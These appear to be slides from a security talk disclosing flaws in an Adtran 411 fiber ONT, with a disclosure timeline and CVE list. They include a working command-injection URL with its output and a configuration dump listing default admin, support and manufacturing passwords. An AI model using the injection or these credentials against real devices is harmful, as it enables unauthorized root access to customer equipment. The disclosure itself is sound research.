
Interface

Port

NOTE:an empty capture file is result of failure in tcpdump command execution and one of the reasons mig

Ping Command injection v2

Guest user can run commands as root!




192.168.200.1/ping.txt?action=refresh

```
system type             : TA411
processor               : 0
cpu model               : Broadcom BMIPS4350 V8.0
BogoMIPS                : 237.05
wait instruction        : yes
microsecond timers      : yes
tlb_entries             : 32
extra interrupt vector  : no
hardware watchpoint     : no
ASEs implemented        :
```

192.168.200.1/ping.txt?action=ping&command=cat%20/proc/cpuinfo

```
1
```

Hidden Web pages




```
    <ServerPortNumber>514</ServerPortNumber>
  </X_BROADCOM_COM_SyslogCfg>
  <X_BROADCOM_COM_LoginCfg>
    <AdminUserName>admin</AdminUserName>
    <AdminPassword>adtran9638000</AdminPassword>
    <AdminPasswordHash>(null)</AdminPasswordHash>
    <SupportUserName>support</SupportUserName>
    <SupportPassword>support</SupportPassword>
    <SupportPasswordHash>(null)</SupportPasswordHash>
    <UserUserName>user</UserUserName>
    <UserPassword>user</UserPassword>
    <UserPasswordHash>(null)</UserPasswordHash>
    <MfgUserName>mfgusr</MfgUserName>
    <MfgPassword>mfgpwd</MfgPassword>
    <MfgPasswordHash>(null)</MfgPasswordHash>
  </X_BROADCOM_COM_LoginCfg>
```

Control Plane

Lots of internal network interfaces, vlans, and bridges

Have access to control-plane vlan!



```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: sit0: <NOARP> mtu 1980 qdisc noop state DOWN
    link/sit 0.0.0.0 brd 0.0.0.0
3: ip6tnl0: <NOARP> mtu 1952 qdisc noop state DOWN
    link/tunnel6 :: brd ::
4: bcmsw: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 2000 qdisc noop state UNKNOWN qlen 1000
    link/ether 00:24:45:fd:4b:05 brd ff:ff:ff:ff:ff:ff
5: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1958 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:24:45:fd:4b:05 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::224:45ff:fefd:4b05/64 scope link
       valid_lft forever preferred_lft forever
6: wan0: <BROADCAST,MULTICAST> mtu 1958 qdisc noop state DOWN qlen 1000
    link/ether 00:24:45:fd:4b:06 brd ff:ff:ff:ff:ff:ff
7: br0: <BROADCAST,MULTICAST,ALLMULTI,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
    link/ether 00:24:45:fd:4b:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.1/24 brd 192.168.1.255 scope global br0
    inet6 fe80::224:45ff:fefd:4b05/64 scope link
       valid_lft forever preferred_lft forever
8: eth0.0@eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue ma               state UP
    link/ether 00:24:45:fd:4b:05 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::224:45ff:fefd:4b05/64 scope link
       valid_lft forever preferred_lft forever
9: gpondef: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 2000 qdisc pfifo_fast state UNKNOWN qlen 1000
    link/ether 00:24:45:fd:4b:05 brd ff:ff:ff:ff:ff:ff
10: bronu256: <BROADCAST,MULTICAST,ALLMULTI,UP,LOWER_UP> mtu 1958 qdisc noqueue state UP
    link/ether 00:24:45:fd:4b:05 brd ff:ff:ff:ff:ff:ff
11: bronu782: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 2000 qdisc noqueue state UP
    link/ether 00:24:45:fd:4b:05 brd ff:ff:ff:ff:ff:ff
12: gpon256@gpondef: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 2000 qdisc noqueue state UP
    link/ether 00:24:45:fd:4b:05 brd ff:ff:ff:ff:ff:ff
13: gpon256.256@gpon256: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 2000 qdisc noqueue master bronu256 state UP
    link/ether 00:24:45:fd:4b:05 brd ff:ff:ff:ff:ff:ff
14: eth0.256@eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1958 qdisc noqueue master bronu256 state UP
    link/ether 00:24:45:fd:4b:05 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::224:45ff:fefd:4b05/64 scope link
       valid_lft forever preferred_lft forever
15: gpon782@gpondef: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 2000 qdisc noqueue state UP
    link/ether 00:24:45:fd:4b:05 brd ff:ff:ff:ff:ff:ff
16: gpon782.782@gpon782: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 2000 qdisc noqueue master bronu782 state UP
    link/ether 00:24:45:fd:4b:05 brd ff:ff:ff:ff:ff:ff
17: bronu782.57344@bronu782: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
    link/ether 00:24:45:fd:4b:05 brd ff:ff:ff:ff:ff:ff
    inet 10.8.159.15/19 brd 10.8.159.255 scope global bronu782.57344
#
```

Disclosure

- February 6, 2024
  - submitted a support request to Adtran to disclose to
- February 9, 2024
  - submitted a 2nd support request to Adtran
- February 26th, 2024
  - email Sonic support to disclose
- February 29th, 2024
  - heard back from Sonic and provided all technical details of all findings
  - Sonic acknowledges receiving findings
- March 1st, 2024
  - Sonic gives me permission and access to a test setup to test attacking other ONTs
  - Tests successfully fail.
- March 7th, 2024
  - Sonic confirms Adtran is addressing the issues
- October 17th, 2024
  - Adtran test firmware is pushed to my home ONT for testing
  - I am given preview access to the new firmware and confirm all issues mitigated
    - UART/telnet/HTTP services are all disabled
- December 30th, 2024
  - Fixes start rolling out to customers.

CVEs

- CVE-2025-22937
  - debug serial console in Adtran 411 allows SysRq escape to root shell
- CVE-2025-22938
  - Weak default passwords in Adtran 411
- CVE-2025-22939
  - command injection in telnet server in Adtran 411 allows remote attacker arbitrary root command execution
- CVE-2025-22941
  - command injection in web server in Adtran 411 allows remote attacker arbitrary root command execution
- CVE-2025-22940
  - web server in Adtran 411 allows unprivileged user to set/read admin password

Impact & Takeaways

- Common but hidden configurations & vulnerabilities can have surprising impact
- The security of the infrastructure you depend on (like an ISP) also affects your security posture as well.
  - IE: supply chain security.
- With a few common tips/tricks entry embedded security can be easy & rewarding
- Still a lot of low hanging fruit
  - Threat Actors will take advantage of this, especially state actors

LANRAT.com

Ian Foster